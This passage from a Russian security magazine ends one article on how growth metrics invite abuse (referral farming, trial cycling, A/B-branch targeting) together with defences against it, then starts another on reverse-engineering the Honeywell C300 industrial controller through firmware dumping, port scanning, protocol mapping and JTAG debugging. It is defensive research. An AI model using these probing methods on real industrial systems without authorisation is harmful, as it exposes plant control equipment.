забывать, метрики фиксируют поведение, а не намерение. Они показывают, что пользователь активен, но не отвечают на вопрос, зачем он использует продукт.

Конечно, классическая парадигма предполагает добросовестного пользователя. Безопасность продукта в этом случае направлена на защиту человека от ошибок и внешних рисков. Зачастую эта модель вообще не учитывает сценарии, в которых сам пользователь становится угрозой для приложения. В этом случае он является двойственным актором: легитимным участником экосистемы и потенциальным источником угроз. Для наглядности рассмотрим несколько распространенных метрик и связанных с ними злоупотреблений.

СЦЕНАРИИ ЗЛОУПОТРЕБЛЕНИЯ И КАК ОТ НИХ ЗАЩИЩАТЬСЯ

Представьте, что вы PO огромного продукта. Давайте рассмотрим несколько типовых кейсов злоупотребления функциональностью продукта и разберемся, как можно избежать подобных ситуаций.

Отмечу, что во всех этих кейсах наблюдается одна и та же цепочка: метрика → оптимизация → снижение ограничений → рост возможностей эксплуатации → злоупотребление → ложный сигнал успеха.



1. Acquisition и реферальные бонусы

Метрики:

› количество регистраций;

› CPA (стоимость привлечения клиента, совершившего целевое действие);

› число приглашенных пользователей;

› коэффициент виральности (сколько новых пользователей приглашают текущие).

Для роста acquisition команды упрощают регистрацию пользователей, снижают требования к верификации, вводят бонусы за приглашения и разрешают быстрые повторные регистрации.

Технические последствия:

› слабая привязка аккаунта к личности;

› отсутствие цифровых отпечатков устройств;

› отсутствие ограничения количества запросов от пользователей;

› излишнее доверие к клиентской стороне.

Типичные злоупотребления:

› referral farming — автоматизированное создание аккаунтов с использованием disposable email, эмуляторов, прокси и headless-браузеров;

› multi-account exploitation — перевод бонусов между собственными аккаунтами с целью формирования искусственной экономики.

В этом случае метрики демонстрируют рост регистраций и активаций, но без учета природы трафика (органический vs синтетический).

Как защищаться?

Основная задача — научиться различать реальный пользовательский рост и синтетический трафик, который гонят злоумышленники. Для этого можно использовать следующие технические механизмы.

Привязка аккаунта к устройству и среде

Вместо простой email-регистрации можно применять:

- device fingerprinting (отпечаток устройства);
- анализ браузера;
- поведенческие характеристики устройства.

Это поможет выявлять множественные аккаунты, которые создаются с одного устройства или из одной среды. Помните 2007-й? «Да я тебя по айпи вычислю!» :)

Ограничение скорости регистрации

Rate limiting должен применяться не только к API, но и к бизнес-сценариям:

- регистрация аккаунтов;
- активация бонусов;
- использование реферальных кодов.

Наример:

- ограничение числа регистраций с одного IP;
- ограничение регистраций с одного device fingerprint;
- контроль частоты использования реферального кода.

Отложенная выдача бонусов


Классическая ошибка реферальных программ — мгновенная выдача бонуса. Вот более безопасная модель:

- бонус активируется только после действия пользователя (например, покупки);
- вводится период «созревания» аккаунта;
- бонусы ограничиваются поведенческим score.

Антифрод-модели

Отслеживайте базовые антифрод-сигналы:

- скорость регистрации;
- повторяющиеся устройства;
- одинаковые паттерны поведения;
- сетевые корреляции между аккаунтами.



2. Engagement и эксплуатация функциональности

Метрики:

› DAU/MAU (количество уникальных пользователей, за сутки/месяц);

› действия за сессию;

› длительность пребывания пользователя в сервисе;

› количество запросов.

Для роста engagement разработчики снимают ограничения на частоту действий, уменьшают friction интерфейса и ускоряют API-операции.

Технические последствия:

› большое число запросов от пользователей;

› отсутствие поведенческого анализа;

› одинаковые права у всех пользователей.

Типичные злоупотребления:

› API abuse — массовая автоматизация действий через публичные эндпоинты;

› LLM misuse — генерация фишинговых писем, спама и мошеннического контента в AI-системах.

Как защищаться?

Когда продукт оптимизирует вовлеченность, важно не допустить превращения API и функциональности в инфраструктуру злоупотреблений.

Rate limiting и квотирование

Каждый API-метод должен иметь ограничения:

› количество запросов в секунду;

› лимиты на пользователя;

› лимиты на IP;

› лимиты на токен.

Причем лимиты должны быть динамическими, а не статическими. Например:

› новые аккаунты имеют меньший лимит, потому что доверия к ним меньше;

› доверенные аккаунты получают расширенные возможности.

Поведенческий анализ

Большинство злоупотреблений отличаются от нормального поведения пользователя. Типичные сигналы:

› сверхвысокая частота действий;

› отсутствие пауз между операциями;

› повторяющиеся паттерны запросов;

› аномальная активность ночью или из разных регионов (например, если зарегистрированный в РФ аккаунт начинает спамить действиями из Австралии, Швеции и Венгрии в течение часа).

Разделение прав пользователей

Не все пользователи должны иметь одинаковый доступ к функциональности. Можно использовать **модель progressive trust:**

› новые пользователи имеют ограниченный доступ;

› доступ расширяется по мере накопления доверия.

Примеры:

› ограничение числа API-запросов;

› ограничение массовых операций;

› ограничение генерации контента.

3. Retention и закрепление злоумышленников

Метрики:

› D7/D30 retention (% пользователей, вернувшихся в сервис через 7/30 дней после первого использования);

› частота возвращений;

› LTV (пожизненная ценность клиента).

Для удержания пользователей разработчики уменьшают количество блокировок, вводят накопительные бонусы и снижают чувствительность антифрод-механизмов.

Типичные злоупотребления:

Возникают long-term abuse accounts — аккаунты, которые длительное время имитируют нормальное поведение, накапливают доверие и затем используются для мошенничества. Парадоксально, но чаще всего они демонстрируют лучший retention.

Как защищаться?

Retention может маскировать злоумышленников, которые долго прогревают аккаунты.

Trust scoring

Каждый аккаунт может иметь **динамический уровень доверия**, который рассчитывается на основе следующих параметров:

› возраст аккаунта;

› история поведения;

› успешные транзакции;

› жалобы пользователей;

› корреляции с другими аккаунтами.

Доступная пользователю функциональность продукта может зависеть от итогового trust score.

Мониторинг аномального retention

Важно анализировать не только сам retention, но и его структуру. Например:

› аккаунты с аномально высокой активностью;

› аккаунты с повторяющимися действиями;

› связанные между собой аккаунты.

Иногда именно «лучшие» пользователи оказываются злоумышленниками.

4. Growth experiments и эксплуатация A/B-тестов

A/B-системы редко учитывают adversarial behavior (враждебно настроенное поведение пользователя). Если злоумышленники находят экспериментальную ветку функциональности с более мягкими ограничениями, то концентрируются именно на ней. Эксперимент показывает рост, функция масштабируется, а вместе с ней — и уязвимость.

Предположим, команда продукта решила упростить процесс регистрации в приложении, чтобы повысить конверсию. В экспериментальной ветке отключается дополнительная проверка номера телефона или уменьшается количество антифрод-проверок. Система распределяет пользователей между контрольной и экспериментальной группами, однако злоумышленники довольно быстро обнаруживают различия в поведении API или интерфейса. Например, по измененным ответам сервера, отсутствию rate limiting или просто за счет иной логики регистрации. После этого атакующие начинают целенаправленно ломиться в экспериментальную ветку — например, с помощью массового создания аккаунтов, перебора параметров запроса или повторной регистрации (до тех пор, пока система не отправит пользователя в нужную группу).


Что мы видим в результате? Парадокс! В экспериментальной группе растет конверсия регистрации, увеличивается количество активных пользователей и улучшаются показатели вовлеченности. С точки зрения продуктовой аналитики и неподготовленного продакт-оунера (PO), эксперимент выглядит успешным, и команда принимает решение масштабировать новую механику на всю аудиторию приложения. На практике же рост показателей будет вызван не улучшением пользовательского опыта, а активностью злоумышленников, которые используют в своих целях менее защищенную конфигурацию. После глобальной раскатки уязвимость начинает масштабироваться вместе с продуктом...

Как защищаться?

A/B-эксперименты должны учитывать сценарии adversarial behavior (например, как в описанном выше гипотетическом сценарии).

Изоляция экспериментов

Экспериментальная ветка должна иметь те же ограничения безопасности, антифрод-механизмы и rate limits, что и основная. Нельзя ослаблять защиту ради роста метрик — даже если вас очень просят и «очень надо». Прекрасное решение — провести анализ эксперимента с привлечением ИБ до раскатки на весь продукт.



Мониторинг аномалий в экспериментальных группах

Здесь важно отслеживать:

› необычно высокую активность;

› подозрительные источники трафика;

› корреляции между аккаунтами.

Если экспериментальная группа демонстрирует слишком резкий рост, это повод искать злоупотребления.

Рандомизация

Иногда злоумышленники специально пытаются попасть в нужную ветку эксперимента. Поэтому важно:

› использовать серверную рандомизацию;

› не раскрывать параметры эксперимента;

› избегать детерминированных алгоритмов распределения.

5. Монетизация и экономические атаки

Метрики:

› конверсия в оплату (% пользователей, которые принесли деньги);

› ограниченный доступ к материалам;

› активация бонусов.

С точки зрения разработчиков, классическими архитектурными решениями будут free trial без строгой проверки личности, отложенная оплата или бонусные кредиты.

Типичные злоупотребления:

› trial cycling — бесконечное создание новых аккаунтов;

› reward exploitation — автоматизация получения внутренней валюты.

Как защищаться?

Для отражения экономических атак необходимо контролировать не только транзакции, но и жизненный цикл аккаунта.

Ограничение free trial

Типичные меры:

› привязка к платежному инструменту (банковская карта, счет в электронном кошельке и т. д.);

› ограничение числа trial-периодов на устройство;

› проверка повторных регистраций.

Контроль бонусных систем

Бонусы должны иметь следующие ограничения:


› лимиты на использование;

› связь с поведением пользователя;

› антифрод-проверки перед активацией.

5. Когда приложение ломают, а продукт радуется

Особенно опасны ситуации, когда пользователь/злоумышленник фактически проводит стресс-тест продукта. Например, находит эндпоинт без ограничения частоты запросов и начинает генерировать тысячи операций с помощью бота. В результате заметно растут задержка и общая нагрузка на сервис. При этом продуктовые метрики показывают рост активности, увеличение DAU и высокий feature adoption. В течение недель разработчики могут воспринимать происходящее как успешный запуск новой функции.



Как защищаться?

Системы мониторинга должны отслеживать не только технические метрики, но и аномалии пользовательского поведения. Например:

- резкий рост запросов к одному эндпоинту;
- всплеск активности новых аккаунтов;
- необычные паттерны использования функций.

Такие сигналы должны автоматически передаваться в систему мониторинга, антифрод-команде и продуктовым аналитикам.

Общий принцип защиты

Безопасность должна быть встроена в сами продуктовые метрики. Они должны отвечать не только на вопрос «Насколько активно используется продукт?», но и на вопрос «Насколько это использование легитимно?». Поэтому в зрелых продуктах к классическим показателям добавляются:

- fraud rate;
- abuse rate;
- suspicious activity score;
- trust score пользователей.


***

Описанные выше проблемы редко становятся результатом сознательного игнорирования безопасности. Скорее они возникают как свойство социотехнической системы:

метрики создают стимулы → стимулы формируют продуктовые возможности → пользователи адаптируются → появляются новые практики → часть из них превращаются в злоупотребления.

Однако метрики остаются необходимым инструментом управления, поэтому отказываться от них нельзя. Но важно использовать их осознанно: метрики должны проектироваться с учетом adversarial behavior — сценариев, в которых пользователь пытается абьюзить систему в своих интересах.

В конце концов, только сочетание продуктовых метрик и метрик безопасности позволит вам увидеть реальную картину роста. А теперь ответьте честно: вы вместе с PO все это учли? ;)



КАК ИССЛЕДОВАТЬ ДИНОЗАВРА

АВТОРЫ

ДМИТРИЙ СКЛЯР

Руководитель направления анализа защищенности промышленных систем и приложений, Positive Technologies

КИРИЛЛ КУТАЕВ

Специалист центра промышленной экспертизы, Positive Technologies

О ЧЕМ МАТЕРИАЛ

Исследуем контроллер Honeywell Experion C300 вместе с Центром промышленной экспертизы Позитива

Бизнесу нужно, чтобы производство не встало и не взлетело на воздух. Исследователю хочется открывать что-то новое и нести эти знания миру. На заводе у них случается идеальный мэтч. Там ИБ-специалист будто попадает на археологические раскопки — только успевай заносить в справочники неизвестные ранее виды рептилий :)

Центр промышленной экспертизы Позитива занимается защитой производственных объектов от всех видов информационных угроз. Мы разрабатываем комплексные ИБ-продукты, учим наших клиентов ими пользоваться и правильно настраивать инфраструктуру.

По меркам современной вычислительной техники специализированное оборудование, с которым наши продукты неизбежно сталкиваются на заводах (даже самых инновационных), — это настоящий динозавр. Оно развивается с конца 1960-х параллельно обычным ПК, но с другими целями, задачами и критериями успеха. Это привело к большому разнообразию промышленных решений и проприетарных технологий, а также к их меньшей защищенности в сравнении с привычной нам электроникой.

Сегодня мы поделимся опытом исследования промышленного оборудования на примере контроллера Honeywell Experion C300 (см. рис. 1).

Рисунок 1.
Honeywell Experion C300

ОБЪЕКТ 01 АППАРАТНЫЙ АНАЛИЗ 01/08

```
$_ scan --target C300 --mode hardware --depth full
```

Небольшая справка:

- Программируемый логический контроллер (ПЛК, он же просто «контроллер») — мозг современного промышленного производства. С одной стороны, собирает с датчиков информацию о технологических процессах. С другой — управляет различными приводами, вентилями и прочими исполнительными устройствами.
- Honeywell — крупный американский вендор промышленного оборудования.
- Experion PKS — распределенная система управления (РСУ или DCS).
- C300 — распространенное и достаточно самобытное семейство контроллеров.

АППАРАТНЫЙ АНАЛИЗ

Процесс исследования любого устройства начинается с того, что его нужно взять в руки, снять корпус и все, что мешает добраться до аппаратных компонентов. В первую очередь нас интересуют:

- процессоры, на которых исполняется прошивка устройства;
- микросхемы памяти, хранящие данные и прошивку;
- отладочные интерфейсы, позволяющие делать с устройством гораздо больше, чем внешние разъемы.

Рисунок 2. Контроллер изнутри

Снимаем корпус и видим «бургер» из двух плат, соединенных несколькими технологическими разъемами. Также имеется отдельная платка с текстовым экраном и диодами, которые выводятся на корпус контроллера. Основные аппаратные компоненты отмечены на рис. 3–4.




Рисунок 3. Верхняя плата:

1 — процессор Freescale MPC8270 на архитектуре PowerPC;

2 — программируемая логическая интегральная схема (ПЛИС) Xilinx




Рисунок 4. Нижняя плата:

1 — память NOR с загрузчиком и прошивкой;
2 — память EEPROM с конфигурацией

АНАЛИЗ ПРОШИВКИ

Мы выпаяли микросхемы памяти и считали ее образ с помощью программатора. Теперь нужно определить, где хранится прошивка и за что отвечают ее части.

В считанном образе находим сразу две прошивки: основную и recovery. На рис. 5 представлены компоненты основной. В recovery же есть только приложение SYS — CDA, CEE и IOL отсутствуют.




Рисунок 5. Компоненты основной прошивки Honeywell C300

Первая и самая очевидная точка интереса — обработчики сетевых протоколов. Если мы поймем их функции и структуры, то узнаем, как устройство «разговаривает». А значит, сможем извлечь полезную информацию из сетевого трафика на заводе.

Проводим сетевое сканирование и обнаруживаем четыре открытых порта (см. рис. 6).

PORT	STATE	SERVICE	VERSION
55553/tcp	open	tcpwrapped	
55554/tcp	open	tcpwrapped	
55555/tcp	open	tcpwrapped	
55565/tcp	open	tcpwrapped	

Рисунок 6.
Открытые порты

Мы определили, что на них обрабатываются следующие протоколы:

- **Порты 55553 и 55554 — CDA.** Основной протокол для чтения и записи различных производственных параметров (температура, давление, скорость вращения двигателя и др.). Также используется для обновления конфигурации устройства (то есть того самого алгоритма, который управляет технологическим процессом).
- **Порт 55565 — EpicMo.** Сервисный протокол, служит для обмена диагностической информацией и обновления прошивки контроллера.
- **Порт 55555 — FtebCipMsg.** Понять точное назначение этого протокола сложно, потому что в текущей реализации он не выполняет существенных функций. По сути, это «протокол-обвертка», инкапсулирующий данные других протоколов (например, того же CDA).

ОТЛАДКА: ЧАСТЬ ПЕРВАЯ

Следующий шаг — изучение обработчиков каждого протокола. Сначала можно применить статический анализ псевдокода, полученного на выходе декомпилятора. Однако, если алгоритм обработки протокола слишком запутан (как в нашем случае), процесс может затянуться на долгие месяцы. Для ускорения процесса попробуем научиться получать отладочную информацию динамически.

Это можно сделать разными способами, но, поскольку нас интересует возможность в произвольный момент времени останавливать отлаживаемый процессор и считывать его состояние (регистры, оперативную память и т. д.), попробуем воспользоваться отладочными интерфейсами. На нашем устройстве нашелся один из самых распространенных — JTAG. Доступ к нему можно получить при помощи специального разъема, расположенного на верхней плате.

JTAG — это хардкорный интерфейс, созданный для нужд инженеров, которые производят устройства и микросхемы. Одно из его основных исходных предназначений — тестирование связности различных компонентов, но это гораздо шире необходимой нам отладки. Чтобы не копаться в интерфейсе сверх меры, можно раздобыть ответное устройство-отладчик, поддерживающее целевой процессор. Немного покопавшись в закромах, мы нашли Freescale CodeWarrior TAP. Оно работает в связке с интегрированной средой разработки CodeWarrior IDE, которая предоставляет удобный интерфейс для управления процессом отладки.

Подключаем отладчик к исследуемой плате и к ноутбуку с установленной IDE (см. рис. 7).

